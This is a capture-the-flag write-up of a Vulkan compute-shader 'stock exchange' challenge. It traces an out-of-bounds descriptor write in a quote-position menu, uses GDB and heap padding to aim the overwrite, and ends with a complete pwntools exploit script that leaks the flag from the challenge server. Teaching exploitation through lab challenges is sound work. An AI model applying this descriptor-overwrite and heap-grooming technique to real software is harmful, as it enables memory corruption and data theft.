i built a stock market exchange using vulkan! but somethings wrong, i can feel it.
Files provided:
what the heck is Vulkan?
Vulkan is a modern graphics and compute API which provides direct GPU control. Vulkan has the advantage of being fully cross-platform and allows you to develop for Windows, Linux and Android at the same time. The trade-off for these benefits is that every detail related to the graphics API needs to be set up by your application (such as initial frame buffer and memory management).Vulkan Documentation
if Vulkan is an API for Graphics, what is it doing in a stock market exchange program?
Well turns out Vulkan can also do maths, way faster than I could ever dream of. It does this using Compute Shaders. The author, in his infinite wisdom has decided to use this instead of… idk…writing a normal program? (I have no idea how stock market exchange programs work).
We need to understand some things before we can proceed:
- The storage type that is used in this particular program is a Shader storage buffer object(SSBO). This is what allows the shader to read from and write to a buffer.
- A Descriptor set - Think of a single descriptor as a pointer or a handle to a resource, A VkDescriptorSet is a pack of those pointers that are bound together.(Like a table of contents)
- Descriptor sets can’t be created directly, they must be allocated from a pool like command buffers.
vkexchange.c
I am not going to explain 898 lines of unhinged C code, so I will give a high level overview of the important things and then we can get to the actual vulnerability.
If we look at the code for init_vulkan(), we notice two things that stand out:
features.robustBufferAccess = VK_FALSE;- tells the vulkan driver not to check array bounds when reading or writing memory. That’s suspicious.In
choose_device()-bool is_lvp = strstr(props.deviceName, "llvmpipe") || strstr(props.deviceName, "lavapipe");- lavapipe and llvmpipe are CPU based, meaning vulkan doesn’t use the GPU, but the CPU for this program. Well that’s cool.
Building the exchange
host_alloc,host_reallocandhost_freeallocate everything in a sequential 16MB array calledhost_arena. This puts all the vulkan objects into a clean, flat memory layout.create_market_layouts: Defines the rules for the buffers. It says the Quote Book gets 1 slot, Markets get X slots, and the Settlement Book gets 2 slots.create_settlement_pipeline- loads thesettlement.compshader.init_resolution- grabs the flag and puts it into theoracle_bufmemory.open_order_books- Creates the descriptor pool and allocates the descriptor set in memory(in this order:quote_book->markets->settlement_book)
User interface
menu_open_account- opens an account, do I really need to explain this?menu_fund_account- Funding it lets you write hex bytes into itmenu_audit_account- prints the bytes out to the screenmenu_list_market- Allows you to define how manyoutcome_slotsandmemo_bytesa new market should have.menu_quote_position- allow a user to submit their trading position to a specific index in the public Quote Bookmenu_settle- callsvkCmdDispatch, telling the GPU to go brr, or the CPU in this case. (basically executes the copy instruction to copy from OracleBook to ClearingBook)
settlement.comp
This file is the compute shader, it’s written in GLSL (OpenGL Shading Language) and is the code that runs on the GPU.
When running the Makefile and compiling, the glslangValidator tool translates it into a GPU-readable bytecode format called SPIR-V and packs it into a shader_spv.h header file in the C program. Fascinating innit.
layout(local_size_x = 1, local_size_y = 1, local_size_z = 1) in; - forces the GPU to run this shader on a single threaded.
Push constants
layout(push_constant) uniform Push {
    uint mode;
    uint index;
    uint value;
} push;
Push Constants are Vulkan’s way of sending a tiny amount of data (usually a few bytes) directly to the GPU as fast as possible, without needing to allocate a whole memory buffer.
The Buffers (SSBOs)
layout(set = 0, binding = 0) readonly buffer OracleBook {
    uint oracle_words[];
};

layout(set = 0, binding = 1) writeonly buffer ClearingBook {
    uint clearing_words[];
};
The OracleBook is marked readonly and the ClearningBook is writeonly.
The main function
void main() {
    if (push.index >= 64) {
        return;
    }
It first does a bounds check and quits if you ask for an index greater than 64. Because uint is 4 bytes, 64 * 4 = 256 bytes. This limits the settlement to a maximum of 256 bytes of data.
    if (push.mode == 0) {
        clearing_words[push.index] = oracle_words[push.index];
    } else if (push.mode == 1) {
        clearing_words[0] = oracle_words[push.index];
    } else if (push.mode == 2) {`
        clearing_words[push.index] = push.value;
    }
In the C code, push.mode is harcoded to 0, so only the first condition is executed. It just copies the stock price from OracleBook buffer into the ClearingBook buffer for payout.
The vulnerability
The vulnerability is a OOB(Out Of Bounds) Write in menu_quote_position(), let’s trace it step by step.
It first asks you for the price_index,
uint64_t idx = ask_u64("price_index: ");
if (idx < MIN_PRICE_INDEX || idx > MAX_PRICE_INDEX) { // MIN_PRICE_INDEX = 32768 and MAX_PRICE_INDEX = 300000
    puts("bad price index");
    return;
}
It then passes this index to a helper function:
update_storage_desc(app, app->quote_book, 0, (uint32_t)idx, b->buf, off, range);
inside update_storage_desc, it formats a VkWriteDescriptorSet and fires it at the vulkan driver.
  VkWriteDescriptorSet write = {
      .sType = VK_STRUCTURE_TYPE_WRITE_DESCRIPTOR_SET,
      .dstSet = set, // quote_book
      .dstBinding = binding,
      .dstArrayElement = array_elem, // The index we passed
      .descriptorCount = 1,
      .descriptorType = VK_DESCRIPTOR_TYPE_STORAGE_BUFFER,
      .pBufferInfo = &info, // our account buffer
  };
  vkUpdateDescriptorSets(app->device, 1, &write, 0, NULL);
So it’s writing the address of our account to quote_book.
But if we look at the layout for quote_book created back in create_market_layouts, its defined as follows:
   VkDescriptorSetLayoutBinding quote_bindings[2] = {
        {
            .binding = 0,
            .descriptorType = VK_DESCRIPTOR_TYPE_STORAGE_BUFFER,
            .descriptorCount = 1, // only 1 slot
The quote_book only has 1 descriptor(index 0) so when we provide a large index, anything other than 0, it does the following:
destination_mem = address_of_quote_book + (index * size_of_descriptor(32 bytes))
The lavapipe driver packages our account pointer into a perfectly formatted 32-byte Descriptor object and writes that entire 32-byte chunk to our calculated destination.
well that doesn’t sound good…
This means that we can write the address of our account… but where?
We can write! now what?
Remember that the descriptors are allocated in this order:
quote_book -> markets -> settlement_book
We can just hijack the clearing_buf(which is in settlement_book) pointer and have it point to our account.
We can read bytes from our account using menu_audit_account. and the flag(which is on oracle_buf) is copied to clearing_buf when settlement.comp is triggered, making it our perfect target.
GDB my beloved
For this, we first need to cacluate the offset and the index we need to provide in order to write the address to the correct place. In other words we need to find the distance between quote_book and settlement_book.
In order to hook up GDB and get it working, I had to make some changes to the Dockerfile as well as the Makefile
in the Makefile:
CFLAGS += -std=c11 -Wall -Wextra -Wpedantic -D_FORTIFY_SOURCE=2 -g
# ...
strip: $(TARGET)
	# strip $(TARGET)
comment out the strip command, and add -g to the compilation flag to compile it with debug symbols.
in the Dockerfile:
- Add GDB to the apt-get run command.
- remove
&& strip ./vkexchangein the build step.
Next, we build the docker container,
docker build --target app -t vk-debug .
Let’s run this container and get a shell so that we can run gdb ./vkexchange and debug the offset we need.
docker run --rm -it --privileged vk-debug /bin/bash
Let’s run the binary, create an account, create a market with 32768 to satisfy the index requirements of menu_quote_position and open the exchange
We can then interrupt the program, go up the stack frame back to main, and then print the addresses we want.

(gdb) p/x app.quote_book
$1 = 0x555555655fa0
(gdb) p/x app.settlement_book
$2 = 0x555555756098
doing some simple maths,
0x555555756098 - 0x555555655fa0 = 1048824
That is the distance to the start of the settlement_book. But remember, the settlement_book has two bindings: OracleBook at index 0, and ClearingBook at index 1. Since each descriptor in lavapipe is exactly 32 bytes long, we need to add 32 bytes to reach the ClearingBook, which gives us 1048824 + 32 = 1048856
Now we just divide by 32 since each index is multiplied by 32 annnddd we get,
1048856/32 = 32776.75 , huh…

We can’t just provide 32776 as we would be off by 24 bytes from where we want to be. So what do we do?
Heap Shenanigans
All this data is stored on the heap, so let’s try to shift the heap a little so that we somehow get a distance that is perfectly divisible by 32. We can do this by creating tiny markets that act as padding
- A market descriptor set header: 88 bytes (this can be inferred from GDB)
- 1 outcome slot (the descriptor): 32 bytes.
- Total size of a 1-slot market: 120 bytes
So everytime we call menu_list_market, we push settlement_book 120 bytes further down the heap.
Add 1 Market: 24 + 120 = 144 bytes. (144 % 32 != 0) Add 2 Markets: 24 + 240 = 264 bytes. (264 % 32 != 0) Add 3 Markets: 24 + 360 = 384 bytes. (384 % 32 == 0) !!!
by allocating 3 markets, we can fix the alignment issue, so our new total distance is 1048856 + 360 = 1049216
1049216/32 = 32788
Perfect!
The holy sequence
- Create an account.
- create the primary market that satisfies the index requirements (32768).
- Create 3 tiny markets to shift the heap and align the address properly.
- arm the exchange . (calls
open_order_bookswhich builds the descriptor pool and loads the flag into memory) - Provide the index to
quote_position. (overwrite ClearingBook with our account address) - settle round 0, (read 4 bytes of flag and put it into our account buffer).
- audit the aaccount (read the leak).

What’s that? That’s the hex bytes of UMDC.
Now we just need to script this and leak the rest of the flag. Final exploit script:
from pwn import *

p = remote('challs.umdctf.io', 30305)

def send_cmd(c):
    p.sendlineafter(b'> ', str(c).encode())

# Open account
send_cmd(1)
p.sendlineafter(b'bytes: ', b'4096')
p.recvuntil(b'account: ')
p.recvline()

# List markets (need 32768 total slots + extra to get right offset)
send_cmd(4)
p.sendlineafter(b'outcome_slots: ', b'32768')
p.sendlineafter(b'memo_bytes: ', b'0')
for _ in range(3):
    send_cmd(4)
    p.sendlineafter(b'outcome_slots: ', b'1')
    p.sendlineafter(b'memo_bytes: ', b'0')

# Open exchange
send_cmd(5)
p.recvuntil(b'exchange open\n')

# OOB hijack
send_cmd(6)
p.sendlineafter(b'price_index: ', b'32788')
p.sendlineafter(b'account: ', b'0')
p.sendlineafter(b'offset: ', b'0')
p.sendlineafter(b'range: ', b'4096')
p.recvuntil(b'quoted\n')

# Drain flag word by word
flag = b''
for word in range(64):
    send_cmd(7)
    p.sendlineafter(b'round: ', str(word).encode())
    p.recvuntil(b'settled\n')

    send_cmd(3)
    p.sendlineafter(b'account: ', b'0')
    p.sendlineafter(b'offset: ', str(word * 4).encode())
    p.sendlineafter(b'bytes: ', b'4')
    chunk = bytes.fromhex(p.recvline().strip().decode())
    flag += chunk
    print(f"word {word:02d}: {chunk} | {flag}")
    if b'\x00' in chunk:
        break

print(f"\nFLAG: {flag.split(b'\\x00')[0].decode()}")
p.close()
And we get the full flag! I now have the highest form of respect for anyone who writes Vulkan code, and I hope segal stubs his toe for making this challenge.